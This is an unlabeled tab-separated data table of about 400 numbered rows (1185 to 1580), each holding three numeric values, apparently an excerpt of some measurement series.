1185										3	32	3.8
1186										3	32	3.8
1187										4	32	3.8
1188										4.3	32.9	3.8
1189										4	15.2	2.6
1190										4	15.2	2.6
1191										4	15.2	2.6
1192										4.2	15.2	2.6
1193										2.8	15.2	2.6
1194										4.2	17.5	3
1195										4.2	8.7	1.4
1196										4.2	8.7	1.4
1197										3.2	8.7	1.4
1198										3.1	8.7	1.4
1199										1.8	8.7	1.4
1200										1.8	8.7	1.4
1201										1.8	8.7	1.4
1202										1.6	8.7	1.4
1203										1.6	8.7	1.4
1204										1.8	9.7	1.6
1205										1.8	9.7	1.6

1206										1.8	9.7	1.6
1207										4.2	43.4	4
1208										4	42.5	4
1209										4	42.5	4
1210										4	42.5	4
1211										4	42.5	4
1212										5.2	47.2	5.4
1213										5.4	50.2	5.4
1214										3.8	41.5	3.8
1215										5.4	50.3	5.4
1216										5.4	50.3	5.4
1217										3	16.6	3
1218										3	16.6	3
1219										3	16.6	3
1220										3	16.6	3
1221										3	16.6	3
1222										1.8	11.9	1.6
1223										3	16.6	3
1224										3	16.5	3
1225										1.4	7.7	1.4
1226										1.4	7.7	1.4
1227										1.4	7.7	1.4
1228										1.4	7.7	1.4
1229										1.4	7.7	1.4
1230										1.4	7.7	1.4
1231										1.4	7.7	1.4
1232										1.4	7.7	1.4
1233										0	0	0
1234										1.6	8.9	1.6
1235										1.6	8.9	1.6
1236										1.6	8.9	1.6
1237										1.6	8.9	1.6
1238										2.4	20.2	2.4
1239										2.4	20.2	2.4
1240										2.4	20.2	2.4
1241										2.4	20.2	2.4
1242										2.6	21	2.6
1243										3.6	26.8	3.6
1244										3.4	25.6	3.4
1245										3.4	25.6	3.4
1246										3.4	25.6	3.4
1247										3.4	25.6	3.4
1248										2.6	14.3	2.6
1249										2.6	14.3	2.6
1250										2.6	14.3	2.6
1251										2.6	14.3	2.6
1252										2.4	13.5	2.4
1253										2.6	14.3	2.6
1254										1.2	6.7	1.2
1255										1.2	6.7	1.2
1256										1.2	6.7	1.2
1257										1.2	6.7	1.2
1258										1.2	6.7	1.2
1259										1.2	6.7	1.2
1260										1.2	6.7	1.2
1261										1.2	6.7	1.2
1262										1.2	6.7	1.2
1263										1.2	6.7	1.2
1264										1.2	6.6	1.2
1265										1.2	6.6	1.2
1266										1.2	6.6	1.2
1267										4	45.9	4
1268										4	45.9	4
1269										4	45.9	4
1270										4	45.9	4
1271										4	45.9	4
1272										4	45.9	4
1273										4	45.9	4
1274										5	51.5	5
1275										5	51.5	5
1276										5	51.5	5
1277										2.2	12.2	2.2
1278										2.2	12.2	2.2
1279										2.2	12.2	2.2
1280										2.2	12.2	2.2
1281										2.2	12.2	2.2
1282										2.2	12.2	2.2
1283										2.4	13.3	2.4
1284										1.4	7.7	1.4
1285										1.4	7.7	1.4
1286										1.4	7.7	1.4
1287										1.4	7.7	1.4
1288										1.4	7.7	1.4
1289										1.4	7.7	1.4
1290										1.4	7.7	1.4
1291										1.4	7.7	1.4
1292										1.4	7.7	1.4
1293										0.2	1.1	0.2
1294										1.4	7.8	1.4
1295										1.4	7.8	1.4
1296										1.4	7.8	1.4
1297										1.4	7.8	1.4
1298										2.6	24.6	2.6

1299										2.6	24.6	2.6
1300										2.6	24.6	2.6
1301										2.6	24.6	2.6
1302										2.6	24.6	2.6
1303										4	32.3	4
1304										3.8	31.1	3.8
1305										3.8	31.1	3.8
1306										3.8	31.1	3.8
1307										3.8	31.1	3.8
1308										2.6	14.3	2.6
1309										2.6	14.3	2.6
1310										2.6	14.3	2.6
1311										2.6	14.3	2.6
1312										2.6	14.3	2.6
1313										2.6	14.3	2.6
1314										1.6	8.9	1.6
1315										1.6	8.9	1.6
1316										1.6	8.9	1.6
1317										1.6	8.9	1.6
1318										1.6	8.9	1.6
1319										1.6	8.9	1.6
1320										1.6	8.9	1.6
1321										1.6	8.9	1.6
1322										1.6	8.9	1.6
1323										0	0.1	0
1324										1.6	8.8	1.6
1325										1.6	8.8	1.6
1326										1.6	8.8	1.6
1327										4	42.5	4
1328										4	42.5	4
1329										4	42.5	4
1330										4	42.5	4
1331										4	42.5	4
1332										4	42.5	4
1333										5.4	50.2	5.4
1334										4.8	47	4.8
1335										4.8	47	4.8
1336										4.8	47	4.8
1337										2.4	13.3	2.4
1338										2.4	13.3	2.4
1339										2.4	13.3	2.4
1340										2.4	13.3	2.4
1341										2.4	13.3	2.4
1342										2.4	13.3	2.4
1343										1	5.6	1
1344										1.4	7.7	1.4
1345										1.4	7.7	1.4
1346										1.4	7.7	1.4
1347										1.4	7.7	1.4
1348										1.4	7.7	1.4
1349										1.4	7.7	1.4
1350										1.4	7.7	1.4
1351										1.4	7.7	1.4
1352										1.4	7.7	1.4
1353										1.4	7.7	1.4
1354										1.6	7.9	1.6
1355										1.6	8.9	1.6
1356										1.6	8.9	1.6
1357										1.6	8.9	1.6
1358										1.6	8.9	1.6
1359										3.6	37	3.6
1360										3.6	37	3.6
1361										3.6	37	3.6
1362										3.6	37	3.6
1363										4.6	42.5	4.6
1364										4	40.1	4
1365										4	39.1	4
1366										4	39.1	4
1367										4	39.1	4
1368										4	39.1	4
1369										2	11	2
1370										2	11	2
1371										2	11	2
1372										2	11	2
1373										1	5.5	1
1374										1.6	8.8	1.6
1375										1.6	8.9	1.6
1376										1.6	8.9	1.6
1377										1.6	8.9	1.6
1378										1.6	8.9	1.6
1379										1.6	8.9	1.6
1380										1.6	8.9	1.6
1381										1.6	8.9	1.6
1382										1.6	8.9	1.6
1383										1.6	8.9	1.6
1384										0.4	2.3	0.4
1385										1.2	6.6	1.2
1386										1.2	6.6	1.2
1387										4	45.3	3.9
1388										4	45.3	3.9
1389										4	45.3	3.9
1390										4	45.3	3.9
1391										4	45.3	3.9

1392										4	45.3	3.9
1393										5.4	53	5.3
1394										5.2	51.6	5.1
1395										5.4	53.1	5.3
1396										5.4	53.1	5.3
1397										2.6	14.4	2.6
1398										2.6	14.4	2.6
1399										2.6	14.4	2.6
1400										2.6	14.4	2.6
1401										2.6	14.4	2.6
1402										2.6	14.4	2.6
1403										1.2	6.7	1.2
1404										2	11.4	2
1405										1	5.5	1
1406										1	5.5	1
1407										1	5.5	1
1408										1	5.5	1
1409										1	5.5	1
1410										1	5.5	1
1411										1	5.5	1
1412										1	5.5	1
1413										1	5.5	1
1414										1	5.5	1
1415										1	5.6	1
1416										1	5.6	1
1417										1	5.6	1
1418										1	5.6	1
1419										2.4	23.6	2.2
1420										2.6	28.1	2.6
1421										2.6	28.1	2.6
1422										2.6	28.1	2.6
1423										3.8	34.7	3.8
1424										2.8	29.2	2.8
1425										4.4	37.1	3.6
1426										5.2	40.7	3.6
1427										5.2	40.7	3.6
1428										6	44.3	3.6
1429										4.6	26.3	2.4
1430										4.4	21.8	2
1431										5.2	25.4	2
1432										5.2	25.4	2
1433										4	18.8	0.8
1434										5.6	27.6	2.4
1435										4.8	23.3	1.6
1436										4	19.7	1.6
1437										4	19.7	1.6
1438										3.2	16.1	1.6
1439										3.2	16.1	1.6
1440										4	19.7	1.6
1441										3.2	16.1	1.6
1442										3.2	16.1	1.6
1443										3.2	16.1	1.6
1444										2.6	12.8	1
1445										1.8	9.1	1
1446										2.6	12.7	1
1447										4	19.8	1
1448										5.4	52.2	3.8
1449										5.4	52.2	3.8
1450										4.6	48.6	3.8
1451										4.6	48.6	3.8
1452										4.6	48.6	3.8
1453										6.8	59.9	5.2
1454										5.8	54.4	4.2
1455										7.2	62.2	5.6
1456										6.4	58.6	5.6
1457										5	51.5	5.6
1458										3.6	19.1	2.8
1459										3.6	19.1	2.8
1460										3.6	19.1	2.8
1461										4.4	22.7	2.8
1462										4.4	22.7	2.8
1463										3.4	18	2.6
1464										3.4	18	2.6
1465										2	10.2	1.2
1466										2	10.2	1.2
1467										2	10.2	1.2
1468										2	10.2	1.2
1469										2	10.2	1.2
1470										2.8	13.8	1.2
1471										2	10.2	1.2
1472										2	10.2	1.2
1473										0.8	3.6	0
1474										2	10.2	1.2
1475										2	10.3	1.2
1476										2	10.3	1.2
1477										2	10.3	1.2
1478										2	10.3	1.2
1479										4	38.4	3.2
1480										4	38.4	3.2
1481										4	38.4	3.2
1482										4	38.4	3.2
1483										5	43.9	4.2
1484										5	43.9	4.2

1485										5	43.8	4.2
1486										5	43.8	4.2
1487										5	43.8	4.2
1488										5	43.8	4.2
1489										3	15.7	2.2
1490										2.2	12.1	2.2
1491										2.2	12.1	2.2
1492										2.2	12.1	2.2
1493										2	10.2	2.4
1494										0.8	3.6	1.2
1495										0.8	3.6	1.2
1496										2	10.2	1.2
1497										2	10.3	1.2
1498										2	10.3	1.2
1499										2	10.3	1.2
1500										2	10.3	1.2
1501										2	10.3	1.2
1502										2	10.3	1.2
1503										2	10.3	1
1504										2	10.3	1
1505										2	10.3	1
1506										0.8	3.7	1
1507										1.8	9.1	3.8
1508										1.8	9.1	3.8
1509										1.8	9.1	3.8
1510										4.6	48.7	3.8
1511										4.6	48.7	3.8
1512										4.6	48.7	3.8
1513										4.6	48.7	4.6
1514										4.6	48.7	5.6
1515										4.6	48.7	5.6
1516										6.2	57.5	5.6
1517										6.4	58.7	2.8
1518										6.4	58.7	2.8
1519										6.4	58.7	2.8
1520										3.6	19.1	2.8
1521										3.6	19.1	2.8
1522										3.6	19.1	2.8
1523										3.6	19.1	1.8
1524										3.6	19.1	0.8
1525										3.6	19.1	0.8
1526										3	15.6	0.8
1527										2	9.8	0.8
1528										2	9.8	0.8
1529										2.2	10.7	0.8
1530										2.2	10.7	0.8
1531										2.2	10.7	0.8
1532										2.4	11.6	0.8
1533										2.4	11.6	0
1534										2.4	11.6	1
1535										2.4	11.6	1
1536										1.6	7.2	1
1537										2.4	11.9	1
1538										2.4	11.9	2.2
1539										2.2	11	2.2
1540										2.2	11	2.2
1541										3.2	16.5	2.2
1542										3.4	27.8	3.2
1543										3.4	27.8	3.2
1544										3.4	27.8	3.4
1545										4.4	33.3	3.4
1546										4.2	32.4	3.4
1547										4.6	34.3	3.4
1548										4.6	34.3	2.2
1549										4.6	34.3	2.2
1550										4.6	34.3	2.2
1551										3.6	28.8	2.2
1552										3.2	16.6	1.2
1553										3.2	16.6	2.8
1554										3.4	17.5	1.6
1555										2.4	12	1.6
1556										4	20.8	1.6
1557										2.6	13.4	1.6
1558										2.6	13.4	1.6
1559										2.6	13.4	1.6
1560										2.6	13.4	1.6
1561										2.6	13.4	1.6
1562										2.8	14.3	1.6
1563										2.8	14.3	0
1564										2.6	13.4	1.2
1565										2.6	13.4	1.2
1566										1	4.6	1.2
1567										2.2	11.1	4
1568										2.2	11.1	4
1569										2.2	11.1	4
1570										5	50.5	4
1571										5.2	51.4	4
1572										5	50.5	4
1573										4.2	46.9	4
1574										4.2	46.9	2.8
1575										4.2	46.9	2.8
1576										4.2	46.9	2.8
1577										3	40.3	0

1578											3	40.3	0	
1579											3	40.3	0	
1580											0.2	0.9	0	